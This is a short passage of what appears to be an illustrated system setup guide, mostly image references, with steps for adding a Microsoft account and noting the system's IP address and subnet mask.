

Step 6: add a new Microsoft account:








Step 7: Setup and note down the IP address and subnet mask for the system:
















